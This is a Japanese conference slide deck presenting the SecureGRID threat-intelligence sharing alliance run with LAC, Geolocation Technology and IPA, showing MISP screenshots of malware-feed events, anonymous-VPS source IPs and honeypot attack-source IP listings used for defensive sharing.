

サイバー攻撃情報連携の羅針盤

小笠原 恒雄(株式会社ラック 次世代セキュリティ技術研究所長)

但野 正行(株式会社Geolocation Technology 技術開発部 フェロー)

小林 裕士(IPA 産業サイバーセキュリティセンター サイバー技術研究室)



株式会社ラック



スピーカー紹介(昨年引き続き、同じメンバーより)



小笠原 恒雄
Tsuneo Ogasawara
株式会社ラック
サイバー・グリッド・ジャパン
次世代セキュリティ技術研究所長

小林 裕士氏
Hiroshi Kobayashi
独立行政法人
情報処理推進機構IPA
産業サイバーセキュリティセンター
サイバー技術研究室

但野 正行氏
Masayuki Tadano
株式会社Geolocation Technology
取締役 技術開発部長

Agenda

1. SecureGRIDアライアンスとは
2. (1年を振り返る)アライアンス活動
3. (1年を振り返る)サイバー脅威トピック
4. 活用事例の紹介
5. まとめ

01

SecureGRIDアライアンスとは



■ SecureGRID(セキュアグリッド)アライアンス

こんな組織の参加をお待ちしております

- サイバー脅威連携・情報共有を行いたい
- 脅威情報の収集とリスク分析の自動化を図りたい
- 情報活用・共有したいデータがある
- MISPの活用に興味がある

■ SecureGRIDアライアンス全体像




図3 SecureGRIDアライアンスの全体像


© MISP project.
<https://misp-project.org/>

■ 活動概要

- 脅威情報共有基盤「MISP」をご用意頂く
- MISPに蓄積する脅威情報やセキュリティアラートなど
- 脅威のインディケータ情報(IoC)の送受信
- (IOCの送受信で)ヒットした場合の通知・履歴管理
- MS Teams「アライアンスユーザ会」での情報交換
- イベント開催(※計画中)

■ MISP(Malware Information Sharing Platform)

オープンソース脅威インテリジェンス及び共有プラットフォーム



The screenshot displays the MISP web interface. At the top, there is a navigation menu with items like Home, Event Actions, Dashboard, Galaxies, Input Filters, Global Actions, Sync Actions, Administration, Logs, and API. Below the menu, a welcome message states: "Welcome! Last login was on Wed, 26 Oct 22 10:56:15 +0900".

The main content area is titled "Events" and shows a list of events. The table has columns for Creator org, Owner org, ID, Clusters, Tags, #Attr, Creator user, Date, and Info. The events listed are:

Creator org	Owner org	ID	Clusters	Tags	#Attr	Creator user	Date	Info
abuse-ch	abuse-ch	4405837		threatfox:malwareprintable:vidar, jlist:term	23	threatfox_to_misp@import.localhost	2022-11-15	ThreatFox:win.vidar:2022-11-15
abuse-ch	abuse-ch	4405836		threatfox:malwareprintable:njrat, jlist:term	6	threatfox_to_misp@import.localhost	2022-11-15	ThreatFox:win.njrat:2022-11-15
abuse-ch	abuse-ch	4405835		threatfox:malwareprintable:remcos, jlist:term	11	threatfox_to_misp@import.localhost	2022-11-15	ThreatFox:win.remcos:2022-11-15
abuse-ch	abuse-ch	4405834		threatfox:malwareprintable:redlinestealer, jlist:term	17	threatfox_to_misp@import.localhost	2022-11-15	ThreatFox:win.redline_stealer:2022-11-15
abuse-ch	abuse-ch	4405833		threatfox:malwareprintable:qakbot, jlist:term	1001	threatfox_to_misp@import.localhost	2022-11-15	ThreatFox:win.qakbot:2022-11-15
abuse-ch	abuse-ch	4405832		threatfox:malwareprintable:netsupportmanagerrat, jlist:term	2	threatfox_to_misp@import.localhost	2022-11-15	ThreatFox:win.netsupportmanager_rat:2022-11-15
abuse-ch	abuse-ch	4405831		threatfox:malwareprintable:nanocorerat, jlist:term	3	threatfox_to_misp@import.localhost	2022-11-15	ThreatFox:win.nanocorerat:2022-11-15
abuse-ch	abuse-ch	4405830		threatfox:malwareprintable:lokpasswordstealer(pws), jlist:term	20	threatfox_to_misp@import.localhost	2022-11-15	ThreatFox:win.lokipws:2022-11-15
abuse-ch	abuse-ch	4405829		threatfox:malwareprintable:icedid, jlist:term	9	threatfox_to_misp@import.localhost	2022-11-15	ThreatFox:win.icedid:2022-11-15
abuse-ch	abuse-ch	4405828		threatfox:malwareprintable:dcrat, jlist:term	4	threatfox_to_misp@import.localhost	2022-11-15	ThreatFox:win.dcrat:2022-11-15
abuse-ch	abuse-ch	4405827		threatfox:malwareprintable:bumblebee, jlist:term	2	threatfox_to_misp@import.localhost	2022-11-15	ThreatFox:win.bumblebee:2022-11-15
abuse-ch	abuse-ch	4405826		threatfox:malwareprintable:asyncrat, jlist:term	12	threatfox_to_misp@import.localhost	2022-11-15	ThreatFox:win.asyncrat:2022-11-15
abuse-ch	abuse-ch	4405824		threatfox:malwareprintable:cobaltstrike, jlist:term	25	threatfox_to_misp@import.localhost	2022-11-15	ThreatFox:Cobalt Strike:2022-11-15
abuse-ch	abuse-ch	4405823		exe, RedLineStealer, malwarebazaar, ip:white	20	malwarebazaar@feed.import.localhost	2022-11-14	MalwareBazaar : 35564687d50448c51674445392c576458270dd7
abuse-ch	abuse-ch	4405822		Amadey, exe, malwarebazaar, ip:white	20	malwarebazaar@feed.import.localhost	2022-11-14	MalwareBazaar : 521e1481acee89fe8a04cc9719122d5bb8127ce5
abuse-ch	abuse-ch	4405821		exe, njRat, rat, malwarebazaar	18	malwarebazaar@feed.import.localhost	2022-11-14	MalwareBazaar : 4db338af6e438d5765ac18f606977da407753000

■ 中核となるシステム「SecureGRID Portal」

<https://securegrid.lac.co.jp/>

 SecureGRID

[ログイン](#) [お問い合わせ](#)

SecureGRID Portalは、(株)ラックが運営するポータルサイトです。
最新の脅威情報や当研究所の研究成果などを公開しています。

注目記事

SecureGRID Portalリニューアルのお知らせ

本日SecureGRID Portalのリニューアルを行い、新機能を公開いたしました。

[詳細を開く](#)

投稿者：株式会社ラック
投稿日：2022/11/14
カテゴリ：[事務局からのお知らせ](#)
TLP：White **PUBLIC**
タグ：

[分析なし](#)

記事カテゴリ

[すべて](#)
[アライアンスメンバー投稿](#)
[注目のOSINT](#)
[事務局からのお知らせ](#)

上位タグ


[マルウェア](#) [APT](#) [脆弱性](#)
[ランサムウェア](#)
[エクスプロイト](#) [CISA](#)
[ゼロデイ攻撃](#)
[COBALT STRIKE](#)
[CVE-2021-44228](#)
[標的型攻撃](#) [フィッシング](#)
[LAZARUS](#)
[CVE-2021-34523](#)
[サイバー犯罪](#)
[CVE-2021-34473](#)

注目する最新の脅威・ニュース・注意喚起

[|<<](#) [前のページ](#) [1](#) [2](#) [3](#) [4](#) [5](#) ... [次のページ](#) [>>|](#)

■ SecureGRIDシステム全体像(ログイン後)

参加組織は、現在7組織で活動中



■ GEO-MISP

「どこどこJP」の匿名属性に該当する送信元IPを一部投入

Welcome! Last login was on Wed, 23 Jun 21 09:50:30 +0900

List Events
Add Event
Import from...
REST client

List Attributes
Search Attributes

View Proposals
Events with proposals
View delegation requests

Export
Automation

Events

< previous 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 next >

My Events Org Events

Enter value to search Filter

<input type="checkbox"/>	Published	Creator org	Owner org	ID	Clusters	Tags	#Attr.	#Corr.	Creator user	Date	Info	Distribution	Actions
<input type="checkbox"/>	✓	GEOLOCATION	GEOLOCATION	23817		<input checked="" type="checkbox"/> docodocojp <input checked="" type="checkbox"/> 2021-05-13 <input checked="" type="checkbox"/> anonymous:VPS/Cloud	9468		misp@geolocation.co.jp	2021-05-13	(2021-05-13) どこどこJP OS-Unknown VPS/Cloud (https://aws.amazon.com/)	Connected	<input checked="" type="checkbox"/> <input checked="" type="checkbox"/> <input checked="" type="checkbox"/>
<input type="checkbox"/>	✓	GEOLOCATION	GEOLOCATION	23815		<input checked="" type="checkbox"/> docodocojp <input checked="" type="checkbox"/> 2021-05-12 <input checked="" type="checkbox"/> anonymous:VPS/Cloud	5		misp@geolocation.co.jp	2021-05-12	(2021-05-12) どこどこJP Linux VPS/Cloud (http://www.cloudcore.jp/)	Connected	<input checked="" type="checkbox"/> <input checked="" type="checkbox"/> <input checked="" type="checkbox"/>
<input type="checkbox"/>	✓	GEOLOCATION	GEOLOCATION	23816		<input checked="" type="checkbox"/> docodocojp <input checked="" type="checkbox"/> 2021-05-12 <input checked="" type="checkbox"/> anonymous:VPS/Cloud	5		misp@geolocation.co.jp	2021-05-12	(2021-05-12) どこどこJP IOS VPS/Cloud (https://vps.gmocloud.com/)	Connected	<input checked="" type="checkbox"/> <input checked="" type="checkbox"/> <input checked="" type="checkbox"/>
<input type="checkbox"/>	✓	GEOLOCATION	GEOLOCATION	23813		<input checked="" type="checkbox"/> docodocojp <input checked="" type="checkbox"/> 2021-05-12 <input checked="" type="checkbox"/> anonymous:VPS/Cloud	3		misp@geolocation.co.jp	2021-05-12	(2021-05-12) どこどこJP Windows VPS/Cloud (https://www.digitalfyre.com/)	Connected	<input checked="" type="checkbox"/> <input checked="" type="checkbox"/> <input checked="" type="checkbox"/>
<input type="checkbox"/>	✓	GEOLOCATION	GEOLOCATION	23814		<input checked="" type="checkbox"/> docodocojp <input checked="" type="checkbox"/> 2021-05-12 <input checked="" type="checkbox"/> anonymous:VPS/Cloud	3		misp@geolocation.co.jp	2021-05-12	(2021-05-12) どこどこJP Windows VPS/Cloud (https://securedragon.net/)	Connected	<input checked="" type="checkbox"/> <input checked="" type="checkbox"/> <input checked="" type="checkbox"/>
<input type="checkbox"/>	✓	GEOLOCATION	GEOLOCATION	23811		<input checked="" type="checkbox"/> docodocojp <input checked="" type="checkbox"/> 2021-05-12 <input checked="" type="checkbox"/> anonymous:VPS/Cloud	5		misp@geolocation.co.jp	2021-05-12	(2021-05-12) どこどこJP Android VPS/Cloud (https://www.scaleway.com/)	Connected	<input checked="" type="checkbox"/> <input checked="" type="checkbox"/> <input checked="" type="checkbox"/>
<input type="checkbox"/>	✓	GEOLOCATION	GEOLOCATION	23812		<input checked="" type="checkbox"/> docodocojp <input checked="" type="checkbox"/> 2021-05-12 <input checked="" type="checkbox"/> anonymous:VPS/Cloud	5		misp@geolocation.co.jp	2021-05-12	(2021-05-12) どこどこJP Windows VPS/Cloud (https://www.yourserver.se/)	Connected	<input checked="" type="checkbox"/> <input checked="" type="checkbox"/> <input checked="" type="checkbox"/>
<input type="checkbox"/>	✓	GEOLOCATION	GEOLOCATION	23809		<input checked="" type="checkbox"/> docodocojp <input checked="" type="checkbox"/> 2021-05-12 <input checked="" type="checkbox"/> anonymous:VPS/Cloud	3		misp@geolocation.co.jp	2021-05-12	(2021-05-12) どこどこJP IOS VPS/Cloud (http://fastlanecommunications.net/)	Connected	<input checked="" type="checkbox"/> <input checked="" type="checkbox"/> <input checked="" type="checkbox"/>
<input type="checkbox"/>	✓	GEOLOCATION	GEOLOCATION	23810		<input checked="" type="checkbox"/> docodocojp <input checked="" type="checkbox"/> 2021-05-12 <input checked="" type="checkbox"/> anonymous:VPS/Cloud	3		misp@geolocation.co.jp	2021-05-12	(2021-05-12) どこどこJP Android VPS/Cloud (https://www.nocix.net/)	Connected	<input checked="" type="checkbox"/> <input checked="" type="checkbox"/> <input checked="" type="checkbox"/>
<input type="checkbox"/>	✓	GEOLOCATION	GEOLOCATION	23808		<input checked="" type="checkbox"/> docodocojp <input checked="" type="checkbox"/> 2021-05-12 <input checked="" type="checkbox"/> anonymous:VPS/Cloud	5		misp@geolocation.co.jp	2021-05-12	(2021-05-12) どこどこJP Mac VPS/Cloud (https://www.oname-server.com/vps/)	Connected	<input checked="" type="checkbox"/> <input checked="" type="checkbox"/> <input checked="" type="checkbox"/>

■ IPA-MISP

ハニーポット「IPAlert」 → 攻撃元IPをMISPに投入

Welcome! Last login was on Thu, 17 Jun 21 09:21:30 +0900

List Events
Add Event
Import from...
REST client

List Attributes
Search Attributes

View Proposals
Events with proposals
View delegation requests

Export
Automation

Events

◀ previous 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 next ▶

Q My Events Org Events Filter

<input type="checkbox"/>	Published	Creator org	Owner org	ID	Clusters	Tags	#Attr.	#Corr.	Creator user	Date	Info	Distribution	Actions
<input type="checkbox"/>	✓	ipakick	ipakick	- 65099		IPAlert	12		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:445 access from 219.167.13.11	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65100		IPAlert	12		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:23 access from 122.20.209.64	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65101		IPAlert	12		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:445 access from 111.101.74.105	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65102		IPAlert	12		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:23 access from 134.180.211.19	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65094		IPAlert	12		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:445 access from 60.156.123.156	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65095		IPAlert	13		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:445 access from 118.9.6.130	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65096		IPAlert	12		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:23 access from 125.192.58.88	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65097		IPAlert	13		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:445 access from 126.142.250.56	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65098		IPAlert	12		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:23 access from 122.131.142.156	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65088		IPAlert	13		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:445 access from 119.240.120.25	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65089		IPAlert	12		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:445 access from 122.27.60.121	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65090		IPAlert	13		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:445 access from 124.110.223.173	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65091		IPAlert	12		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:445 access from 153.178.141.127	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65092		IPAlert	12		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:23 access from 180.63.127.49	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65093		IPAlert	12		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:23 access from 126.61.63.12	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65082		IPAlert	12		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:445 access from 60.38.140.116	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65083		IPAlert	13		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:445 access from 182.158.91.138	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65084		IPAlert	13		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:445 access from 60.112.57.133	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65085		IPAlert	12		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:23 access from 42.125.189.166	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65086		IPAlert	12		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:23 access from 126.122.63.65	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65087		IPAlert	13		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:445 access from 118.236.232.159	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65076		IPAlert	12		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:445 access from 153.208.15.247	Connected	🔗 🗑️ 🛡️
<input type="checkbox"/>	✓	ipakick	ipakick	- 65077		IPAlert	13		ipakick@ipa-misp.sg.coe.ad.jp	2021-06-11	[IPAlert] 2021-06-11 port:445 access from 126.13.37.244	Connected	🔗 🗑️ 🛡️

